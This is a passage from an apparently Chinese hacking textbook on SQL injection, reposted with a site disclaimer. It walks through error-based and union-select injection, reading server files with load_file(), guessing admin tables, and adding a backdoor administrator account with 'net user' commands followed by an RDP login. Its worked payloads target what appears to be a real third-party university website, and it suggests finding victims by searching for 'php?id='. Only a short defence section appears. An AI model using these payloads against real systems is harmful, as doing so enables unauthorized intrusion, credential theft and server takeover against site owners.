免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 18–2　测试漏洞

实训 3　猜解管理员信息

用语句“and user>0”暴出当前用户名，user 是 SQL Server 的一个内置变量，它的值是当前连接的用户名，类型为 nvarchar。比较一个 nvarchar 类型的值与 int 类型的 0 时，系统会先试图将 nvarchar 的值转换成 int 型，当然，转换的过程中肯定会出错，SQL Server 的出错提示是：将 nvarchar 值 abc 转换为 int 型的列时发生语法错误，如图 18–3 所示。注意，abc 正是变量 user 的值，这样不费吹灰之力就拿到了数据库的用户名。




图 18–3　得到用户名

说　明

当前用户为 dbo。SQL Server 中的用户 SA 是等同 Administrator 权限的账户，拿到了 SA 权限，几乎肯定可以拿到主机的 Administrator 权限了。如果用户是 SA，提示信息会是“dbo”，而不是“SA”。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 4　提权入侵服务器

1. 用 NBSI 工具进行检测

双击打开 NBSI 3.0，单击主界面下部的【Inject】标签，在【注入地址】下拉列表框中输入刚才的地址“http：//123.115.43.61/xxx.asp?id=1”，选择【Get】单选按钮，单击【检测】按钮，开始检测，如图 18–4 所示。




图 18–4　检测地址

2. 添加 test

在 NBSI 的 Commander 选项卡中，执行 net user test test /add 命令添加用户，在被攻击机器中添加用户 test，如图 18–5 所示；执行 net localgroup Administrators test /add 命令，将 test 用户加到 Administrators 管理组。



图 18–5　添加账户 test

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 开启 MSTSC 连接

选择【开始】|【运行】命令，输入命令“mstsc”，在弹出的对话框中输入目标计算机的 IP 地址，开启 MSTSC 连接，用刚才添加的用户登录，入侵成功，如图 18–6 所示。




图 18–6　入侵成功

防御措施

下载 SQL 通用防注入系统，安装并运行该程序，在需要防范注入的页面代码中的<head>后添加语句“<!--# include file="xxx.asp"-->”，来防止别人进行手动注入测试。

另一种方法是做两个账号，一个是普通的管理员账号，一个是防注入账号。如果找一个权限最大的账号制造假象，吸引软件的检测，而这个账号里的内容是大于千字以上的中文字符，这样会迫使软件对这个账号进行分析的时候进入全负荷状态，甚至资源耗尽而死机。

任务小结

本任务是前几个任务的进一步深入，是脚本入侵中的高超技术。本任务主要使用工具进行 MSSQL 或者 SQL Server 数据库的入侵，大家只要掌握基本的操作流程即可。这里介绍另一种 SQL 注射的常用工具——SQL_2005_inj。它是专门用于注入 SQL Server 2005 数据库的工具。这个工具还是比较有针对性的，注入过程非常简单，按照顺序进行就可以了。

NBSI 的界面很简单，列名显示的时候有两种颜色——红色和黑色。黑色的可以猜解，而红色的属于特殊类型数据，可能猜解不出来。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

任务 19

SQL 注射入侵（手工篇）


在网络高速发展的现在，各种中小型网站如雨后春笋般产生，而随着网站数量越来越多，其安全的脆弱性却更加令人担忧，尤其是国内很多网站都是使用 ASP+Access 或 MSSQL 的架构，虽然建站很容易，但是网站的安全问题需要特别注意。本任务是利用 SQL 注射攻击网站。SQL 注射通常需要先进行网站注入点测试，发现注入点后利用在 SQL 网站漏洞中添加危险测试代码的方式，最终得到管理员账户及密码。

案例

2009 年 2 月一位黑客在博客中透露，卡巴斯基的一个安全过失暴露了大量的有关卡巴斯基产品和客户的专有信息，只需一个简单的 SQL 注入攻击就能够访问卡巴斯基的数据库，这个数据库包含用户、激活代码、安全漏洞列表、管理员和购买等信息。这个黑客称，对一个 URL 地址进行简单的修改就能访问这个网站的整个数据库。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



任务学习引导

要点 1 学习 PHP+MySQL 网站注入技巧

本任务将训练如何对 PHP+MySQL 网站进行手工注射入侵，测试是否存在注入漏洞、寻找注入点，数据库表猜解、后台猜解、控制网站。本任务主要演示入侵的原理和过程。

要点 2 了解数据库注入原理对安全防护的意义

进行 SQL 注射攻击实验，对保护网站的安全非常重要。注入漏洞可以影响到系统的安全，通过学习此任务，可以理解注入漏洞的形成原因及应采用什么样的手段来防范这样的攻击。

要点 3 SQL 注射入侵

1. SQL 注入的原理

一个正常的网址“http：//localhost/lawjia/show.asp?ID=444”，将这个网址提交到服务器后，服务器将进行类似“Select * from 表名 where 字段=&ID”的查询(ID 即客户端提交的参数，本例是 444)，然后将查询结果返回给客户端浏览器。此时一般有以下 3 种情况。

① 如果客户端故意提交这么一个网址“http：//localhost/lawjia/show.asp?ID=444”，当 SQL 语句中查询条件的变量有单引号出现时，数据库引擎就会报错，提示 SQL 语法不对，把错误返回。这说明 Web 应用没有对这种注入漏洞进行过滤，可以注入。

② 如果客户端故意提交这么一个网址“http：//localhost/lawjia/show.asp?ID=444 and 1=1 ”，网页运行正常，而且与 http：//localhost/lawjia/show.asp?ID=444 的运行结果相同，则可能可以注入。

③ 如果客户端故意提交这么一个网址“http：//localhost/lawjia/show.asp?ID=444 and 1=2”，且网页运行异常，则满足第 2 点和第 3 点的网页肯定存在注入漏洞。

2. MySQL 注入的过程

通过“SQL 注入的原理”中介绍的方法，判断网站是否存在注入漏洞。若存在，则按以下步骤实施注入攻击。

① 输入“http：//localhost/lawjia/show.php?ID=444 and 1=2”，让网页出错。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

② 用 union select 判断出当前数据库表的列数，当列数正确，页面返回每列的数字对应显示在浏览器的什么位置。当列数不正确，浏览器显示错误。例如：

http：//localhost/lawjia/show.php?ID=444 and 1=2 union select 1,2../*

其中，“/*”为 MySQL 注释符，让其后面的字符不起作用。

③ 将显示数字的列换成一个内部函数，如 user()、database()、version()，读出当前数据库的用户名、数据库名字、操作系统版本。如果当前用户有 root 权限，理论上可再用 load_file()读取任意 Web 服务器上的任何文件，并在本地浏览器中显示出来(可能是二进制乱码)。

④ 如果读文件失败，则需要猜解存放 admin 和 password 的数据库的表名、猜解字段名、猜解用户名和密码。这一步要经验，使用工具效率比较高。

⑤ 猜后台管理页面。

⑥ 第 4 步和第 5 步成功后，用 admin 进入后台管理界面，然后添加脚本或直接修改页面。

攻击实训

实训 1　获取注射目标

用 Google 查找关键字“php?id=”，之后用“and 1=1”和“and 1=2”分别进行网站注入点测试。选定的目标网站如图 19-1 所示。




图 19-1　选定的目标

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 2 测试网站漏洞

步骤 1 首先需要使用单引号对该网站进行漏洞测试，具体方法是，在网址的末尾加上引号“'”，如图 19–2 所示。



图 19–2 注入测试

步骤 2 把“'”改成“and 1=1”，如果该网站没有编写容错代码，那么输入之后会返回一个正确页面；如果编写了容错代码，则会返回一个错误页面，如图 19–3 所示。




图 19–3 改成“and 1=1”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 3 把“and 1=1”改为“and 1=2”，运行结果如图 19–4 所示。该网站的容错代码如果写得很好，那么“1=2”这个错误信息会被自动屏蔽掉；如果仍然返回一个正确页面，则一定存在漏洞。



图 19–4　改为“and 1=2”

步骤 4 在“and 1=2”前面加上“/*”，使“and 1=2”成为注释，按 Enter 键，结果如图 19–5 所示。从图中可以看出，“and 1=2”没有起作用，说明该网站使用的是 MySQL 数据库。



图 19–5　“and 1=2”前加“/*”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

实训 3 进行 union 查询

首先测试当前页面引用的数据库的表的列数，如果列不对，将返回错误页面。如果列对了，将返回正确页面和注入点。使用下面的网址进行测试，如图 19–6 所示。

http：//www.sts.cornell.edu/viewprofile.php?ProfileID=5/**/and/**/1=2/**/union/**/select/**/1,/*

http：//www.sts.cornell.edu/viewprofile.php?ProfileID=5/**/and/**/1=2/**/union/**/select/**/1,2/*

http：//www.sts.cornell.edu/viewprofile.php?ProfileID=5/**/and/**/1=2/**/union/**/select/**/1,2,3/*

……

其中，用“/**/”代替空格。




图 19–6 测试数据表的列数

当出现正确页面时，网址为“http：//www.sts.cornell.edu/viewprofile.php?ProfileID=5/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18/*”，如图 19–7 所示。

从图中可以看出，当前页面引用的数据库的表的列对应的位置都显示出来了，2、3、4、5、6、7、8、9、10、11 都是注入点。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 19–7　返回的正确界面

实训 4　获得敏感信息

步骤 1　在 union 对应位置插入 MySQL 函数进行测试。用 current_user()代替“3”，放在地址栏中 3（随便选一个注入点）的位置，结果如图 19–8 所示。用户信息显示在了 3 处。




图 19–8　插入 MySQL 函数

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 2 用 database()、version（）代替 3、4，放在地址栏中 3、4（注入点）的位置，结果如图 19-9 所示。这时可以看到，数据库名称是 arts_sts，操作系统是 NT 5.027。还可以用其他的函数，如 system_user()、session_user()，来读取数据库的信息。




图 19-9 代替注入点

实训 5 寻找网站绝对目录试进后台

1. 用 load_file()读取网站服务器的文件内容

步骤 1 查看图 19-2 中出错信息里包含的文件“E：\users\sts\viewprofile.php”。用 load_file（'e：\users\sts\viewprofile.php'）替换网址中的“3”，网址变为“http：//www.sts.cornell.edu/viewprofile.php?ProfileID=5/**/and/**/1=2/**/union/**/select/**/1,2,load_file('e：\users\sts\viewprofile.php'),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18/*”，如图 19-10 所示。

步骤 2 运行 C2C 注入格式转换器，把“e：\users\sts\viewprofile.php”转换为 ASCII 字符再注入，如图 19-11 所示。

步骤 3 将“load_file('e：\users\sts\viewprofile.php')”变成“load_file((101,58,92,117,115,101,114,115,92,115,116,115,92,118,105,101,119,112,114,111,102,105,108,101,46,112,104,112))”，放在地址栏中的 11 处继续注入，如图 19-12 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 19—10　转换为 ASCII 字符




图 19—11　转换成 ASCII 字符




图 19—12　测试

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2. 猜系统数据库的表名

分析“http：//www.sts.cornell.edu/viewprofile.php?ProfileID=5/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18/**/from/**/xxx/*”这个地址段。其中，“xxx”是用来猜解数据库表名称（该表中有管理员用户名和密码）的字符，可尝试“admin”、“admins”、“sts_admin”、“stst_admins”、“cu_admin”、“au_admins”等，直到页面正确为止，如图 19–13 所示。




图 19–13　返回的正确页面

3. 猜系统数据库的表的字段名

